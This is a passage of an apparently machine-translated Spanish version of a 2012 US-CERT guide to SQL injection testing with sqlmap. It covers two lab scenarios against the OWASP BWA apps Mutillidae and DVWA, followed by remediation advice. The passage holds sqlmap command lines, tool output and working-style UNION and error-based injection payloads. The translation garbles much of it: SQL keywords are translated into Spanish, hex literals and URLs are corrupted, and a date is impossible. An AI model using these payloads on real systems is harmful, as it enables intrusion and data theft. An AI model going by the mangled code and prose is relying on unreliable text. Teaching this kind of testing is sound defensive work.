


Figura 5 Identificando dato de CORREO

Ahora podemos utilizar este dato con sqlmap. De la ventana terminal que corre sqlmap, ejecutamos

root@bt:/pentest/Base de datos/sqlmap# ./sqlmap.py -u

'[Http://owaspbwa/mutillidae/índice.php?Página=login.php' -](http://owaspbwa/mutillidae/index.php?page=login.php)-Datos

'Contraseña\_de ejemplo=de nombre&de usuario=el ejemplo&Entrega\_el botón=Entrega'

Nota que la versión de sqlmap el ser utilizado en estas manifestaciones (r4766) toma sólo el “--argumento” de datos para inyección vía el método de CORREO. Versiones más viejas de sqlmap requirió ambos “--CORREO=de método y “--argumentos de datos.

Después de un periodo breve de probar, sqlmap informa el seguidor (producción abreviada, el énfasis añadido):

[11:19:51] [INFO] testaje si parámetro de CORREO 'nombre\_de usuario' es dinámico

[11:20:01] [AVISO] parámetro de CORREO 'nombre\_de usuario' aparece para ser no dinámico **[11:20:01] [INFO] la prueba heurística muestra que parámetro de CORREO 'nombre\_de usuario' podría ser injectable (SGBD posible: MySQL)**

[11:20:01] [INFO] probando sql inyección encima parámetro de CORREO 'nombre\_de usuario'

[11:20:01] [INFO] testaje 'Y booleano-basado ciego - DONDE o TENIENDO cláusula' [11:21:31] [INFO] el testaje soyySQL >= 5.0 Y error-basado - DONDE o TENIENDO cláusula'

**[11:21:51] [INFO] parámetro de CORREO 'nombre\_de usuario' es soyySQL >= 5.0 Y error-basó**

**- DONDE O TENIENDO cláusula' injectable**

[11:21:51] [INFO] el testaje soyySQL > 5.0.11 stacked consultas'

[11:21:51] [INFO] el testaje soyySQL > 5.0.11 Y tiempo-basado ciego'

[11:22:01] [INFO] el testaje soyySQL consulta de UNIÓN (NULL) - 1 a 10 columnas' [11:22:11] [INFO] el ORDEN POR técnica parece para ser utilizable. Esto tendría que reducir el tiempo necesitó encontrar el número correcto de columnas de consulta. Automáticamente extendiendo la gama para técnica de inyección de consulta de UNIÓN [11:22:21] [INFO] objetivo url aparece para tener 4 columnas en consulta sqlmap conseguía un refresh petición (redirige gusta la respuesta común a login páginas). Quieres aplicar el refresh de ahora en adelante (o estancia en la página original)? [Y/n]

[11:28:58] [AVISO] si UNIÓN inyección de SQL basado no es detectada, complacer considerar uso de opción '--unión-char' (p. ej. --unión-char=1) y/o intentar forzar el atrás-SGBD de fin (p. ej. --dbms=mysql)

**[11:28:58] [INFO] testaje 'Generic consulta de UNIÓN (NULL) - 1 a 10 columnas'**  **parámetro de CORREO 'nombre\_de usuario' es vulnerable. Quieres mantener probando el** **otros (si cualquier)? [y/N]**

**sqlmap Identificó los puntos de inyección siguientes con un total de 39 HTTP(s)**  **peticiones:**  **--- Sitio: CORREO**

**Parameter: Nombre\_de usuario**

**Tipo: error-basó**

**Título: MySQL >= 5.0 Y error-basado - DONDE o TENIENDO cláusula**

**Payload: Ejemplo\_de nombre=del usuario' Y (SELECCIONA 5303 DE(SELECCIONA**

**CUENTA(\*),CONCAT(0x3un6f69643un,(SELECCIONA (CASO CUÁNDO (5303=5303) ENTONCES 1 MÁS 0**

**FIN)),0x3un7362643un,PISO(RAND(0)\*2))x DE INFORMACIÓN\_SCHEMA.CONJUNTOS\_de CARÁCTER**


**GRUPO POR x)un) Y 'kyEv'='kyEv&ejemplo=de contraseña&Entrega\_el botón=Entrega**

**---**

Cuando en el ejemplo anterior, esta producción ilustra la ubicación de la entrada vulnerable y el various tipos de inyección que era exitoso en explotarlo.

### Escenario #3: Manipulación de dato de galleta

A pesar de que no típicamente considerado como fuente de malicious dato, dato de galleta del HTTP es también bajo el control de un atacante y representa un vector de ataque para inyección de SQL. Este escenario demuestra sqlmap capacidad de incorporar galleta a inyección attacks contra el servidor.



#### Figura 6 dato de Galleta utilizado en DVWA

Este escenario apunta una aplicación web de ejemplo nombró DVWA incluido en el OWASP BWA entorno. En este escenario, el usuario ha anteriormente logged en a la aplicación web y recibido the dato de galleta mostrado en Figura 6. Mientras autenticado a la aplicación web, podemos identificar el URL deseamos probar

([Http://owaspbwa/dvwa/vulnerabilidades/sqli\_ciegos/?id=).](http://owaspbwa/dvwa/vulnerabilities/sqli_blind/?id=)

Armado con esta información, ahora podemos suministrar el dato de galleta a sqlmap a través del -argumento de galleta como sigue:

root@bt:/pentest/Base de datos/sqlmap# ./sqlmap.py -u

'[Http://owaspbwa/dvwa/vulnerabilidades/sqli\_ciegos/?id=El ejemplo&Entrega=Entrega' -](http://owaspbwa/dvwa/vulnerabilities/sqli_blind/?id=example&Submit=Submit)

-Galleta'ecurity=abajo; acopendivids=dvwa,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=drrbvm531scq5kgt6q9nos8g002>' sqlmap produce el informe siguiente (producción abreviada, el énfasis añadido):

[12:55:53] [INFO] utilizando '/pentest/base de datos/sqlmap/producción/owaspbwa/sesión' cuando archivo de sesión

[12:55:53] [INFO] conexión de testaje al objetivo url

[12:55:53] [INFO] testaje si el url es estable, espera unos cuantos segundos

[12:55:54] [INFO] url es estable

[12:55:54] [INFO] testaje si CONSIGUE parámetro 'id' es dinámico

[12:55:54] [AVISO] CONSIGUE parámetro 'id' aparece para ser no dinámico [12:55:54] [AVISO] la prueba heurística muestra aquello CONSIGUE parámetro 'id' no podría ser injectable

**[12:55:54] [INFO] probando sql la inyección encima CONSIGUE parámetro 'id'**

[...]

[12:55:55] [INFO] el testaje soyySQL consulta de UNIÓN (NULL) - 1 a 10 columnas'

**[12:55:56] [INFO] objetivo url aparece para ser UNIÓN injectable con 2 columnas [12:55:56] [INFO] CONSIGUE parámetro 'id' es soyySQL consulta de UNIÓN (NULL) - 1 a 10**  **columnas' injectable**

**CONSIGUE parámetro 'id' es vulnerable. Quieres mantener probando el otros (si** **cualquier)? [y/N]**

**sqlmap Identificó los puntos de inyección siguientes con un total de 106 HTTP(s)** **peticiones:**  **--- Sitio: CONSIGUE**

**Parámetro: id**

**Tipo: consulta de UNIÓN**

**Título: consulta de UNIÓN del MySQL (NULL) - 2 columnas**

**Payload: id=Ejemplo' UNIÓN TODOS SELECCIONAN NULL,**

**CONCAT(0x3un6e79753un,0x6b6un5645626un66695478,0x3un62716c3un)# Y**

**'JiRp'='JiRp&Entrega=Entrega**

**---**

A pesar de que esta vulnerabilidad está informada en un HTTP CONSIGUE parámetro , sqlmap fallará para identificarlo si el dato de galleta no es proporcionado. Así mismo, la vulnerabilidad no será detectada si

“La seguridad=alto” está enviada. Por artificialmente manipulando este valor a “abajo,” somos capaces de identificar la vulnerabilidad. Este escenario particular también ilustra un caso donde la vulnerabilidad es única exploitable por un usuario quién ya ha autenticado a la aplicación. sqlmap También presenta la capacidad de detectar e inyección de SQL de la proeza en tales valores de galleta.

# Remediation

Si probando revela vulnerabilidades de inyección del SQL en una aplicación, el asunto de corregirles deviene un problema para el dueño de sistema. Qué hace uno consigue los bichos fijados una vez están identificados? Finalmente, el vendedor de software original o aplicación developer es en la posición mejor para corregir los asuntos. En el caso general, los sitios tendrían que informar estos asuntos a través de canales de servicio del soporte, el bicho o la vulnerabilidad que informan formas, o contacto directo con contratistas quién desarrollado o apoyar una aplicación. Encluding la producción de probar herramientas como sqlmap en estos informes pueden asistir desarrolladores en comprensivos el problema. Los sitios también pueden ser en la posición difícil de ser responsable para mantener una aplicación hecha de encargo para qué soporte no oficial channel existe. En este caso, los dueños de sistema pueden necesitar contraer ayuda de seguridad de software profesional para intentar para corregir los asuntos.

En el acontecimiento que la vulnerabilidad descubierta existe en un código abierto o comercialmente paquete de software disponible, many otros usuarios de aquel software podrían ser vulnerables también. Considera informar vulnerabilidades en componentes de aplicación web de la mercancía o marcos vía el CERT la vulnerabilidad que informa sistema[[7]](#footnote-7)  de modo que pueden ser comunicados al vendedor afectado para remediation.

Mientras vulnerabilidades de inyección del SQL representan el software deserta que mosto finalmente ser dirigido en el código de aplicación, otros pasos pueden ser tomados para reducir el impacto de un exitoso compromise. Los documentos referenced en [5], [6], [7] identify un número de atenuaciones posibles. Referencia [5] también sugiere técnicas para identificar intentos de ataque en sistema de detección de la intrusión (IDS) registros. Defensa-en-la profundidad tendría que ser factored a diseño de base de datos. Por ejemplo, la aplicación no tendría que ser conrepresentado para conectar a la base de datos con privilegios de administrador de la base de datos (p. ej., “raíz”, “pgsql”, o “sistema”) y tendría que aprovechar usuarios múltiples para crear un modelo de privilegio granular que separa leído (SELECCIONA) privilegios de INSERTAR , ACTUALIZACIÓN, ALTER/MODIFICA, etc.

Nota que si estas herramientas descubren una vulnerabilidad en una aplicación aquello ha sido desplegado para público (o mayoritariamente público) uso, hay un riesgo significativo que lo ya ha sido explotado y el servidor o la aplicación pueden ser compromised. En este caso, considera actuar una auditoría en el sistema. Si las señales de espectáculos del sistema de compromise, considera informar el incidente vía el USCERT el incidente que informa sistema.[[8]](#footnote-8)

# Conclusión

En este documento, hemos demostrado un método sincero para probar aplicaciones web para vulnerabilidades de inyección del SQL que estrechamente mimics los que uso de atacantes en el salvaje. Replicating Estas técnicas de testaje contra las aplicaciones reales bajo vuestro control administrativo pueden ayudar para identificar común “bajo colgando vulnerabilidades” de fruta que un atacante podría utilizar a compromise una aplicación web.

Es importante de notar que la ausencia de resultados positivos de esta forma de probar no significa que la aplicación es libre de vulnerabilidades de inyección del SQL. Detectael ión de estas vulnerabilidades es una ciencia imprecisa; y el uso de herramientas múltiples, incluyendo algunas herramientas de testaje comerciales, puede mejorar cobertura. También, estas técnicas no tendrían que ser consideradas una sustitución para revisión de código de aplicación prudente en casosw aquí código de fuente es disponible desde vulnerabilidades en los casos especiales y otras condiciones sutiles fácilmente pueden ir undetected. Finalmente, los servicios de una penetración competente y profesional organización de testaje puede soler suplemento estos resultados.

# Referencias

1. El Proyecto de Seguridad de Aplicación web Abierto (OWASP). “Inyección de SQL.” Último diciembre actualizado 6, 2011. Disponible de https://www.owasp.org/index.php/sql\_injection  [(un](https://www.owasp.org/index.php/SQL_Injection)ccessed junio 28, 2012).
2. Provos, Niels. “Lizamoon Campaña de Inyección del SQL Comparó.” April 3,2011. Disponible de http://www.provos.org/index.php?/archives/92-lizamoon-sql-injection-campaign [Comparó.html (Un](http://www.provos.org/index.php?/archives/92-Lizamoon-SQL-Injection-Campaign-Compared.html)ccessed junio 28, 2012).
3. Hipolito, J. M. “LizaMoon, Etc. Ataque de Inyección del SQL Todavía Actual.” March 32, 2011.

[http://blog.trendmicro.com/lizamoon-etc-sql-injection-attack-still-on-going/ (Un](http://blog.trendmicro.com/lizamoon-etc-sql-injection-attack-still-on-going/)ccessed junio 28, 2012).

1. EE.UU.-CERT/NIST. Base de datos de Vulnerabilidad nacional, CVE-2008-1982. Última Marcha revisada 11,

2011. [http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-1982 (un](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-1982)ccessed junio 28, 2012).

1. [EE.UU.-CERT. “Inyección de SQL” [papel de fondo]. 2009. Disponible de http://www.uscert.gov/reading\_room/sql200901.pdf (junio accedido 28, 2012).](http://www.us-cert.15)
2. El Proyecto de Seguridad de Aplicación web Abierto (OWASP). “Guía a Inyección de SQL” [SQLi evitación]. Último septiembre modificado 6, 2010. [https://www.owasp.org/index.php/guide\_to\_sql\_injection (Un](https://www.owasp.org/index.php/Guide_to_SQL_Injection)ccessed junio 28, 2012).
3. El Proyecto de Seguridad de Aplicación web Abierto (OWASP). “Prevención de Inyección del SQL Chcome Hoja.” Última Marcha modificada 29, 2012. [https://www.owasp.org/index.php/sql\_injection\_prevention\_cheat\_sheet (Un](https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet)ccessed junio 28, 2012).
4. Friedl, Steve. “Ataques de Inyección del SQL por Ejemplo.” Último octubre modificado 10, 2007.

Disponible de http://www.unixwiz.net/techtips/sql-injection.html  [(un](http://www.unixwiz.net/techtips/sql-injection.html)ccessed junio 28, 2012).

1. <http://cwe.mitre.org/top25/archive/2011/2011_cwe_sans_top25.html>© 2012 Carnegie Mellon Universidad. Producido para EE.UU.-CERT, una organización de gobierno. [↑](#footnote-ref-1)
2. <http://sqlmap.sourceforge.net/> [↑](#footnote-ref-2)
3. [https://www.owasp.org/index.php/owasp\_zed\_attack\_proxy\_project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)  [↑](#footnote-ref-3)
4. [Http://www.Retrocede-linux.org/](http://www.backtrack-linux.org/)  [↑](#footnote-ref-4)
5. [https://www.owasp.org/index.php/owasp\_broken\_web\_applications\_project](https://www.owasp.org/index.php/OWASP_Broken_Web_Applications_Project)  [↑](#footnote-ref-5)
6. <http://timrohrer.com/blog/?page_id=71> [↑](#footnote-ref-6)
7. [https://forms.cert.org/vulreport/](https://forms.cert.org/VulReport/)  [↑](#footnote-ref-7)
8. <https://forms.us-cert.gov/report/> [↑](#footnote-ref-8)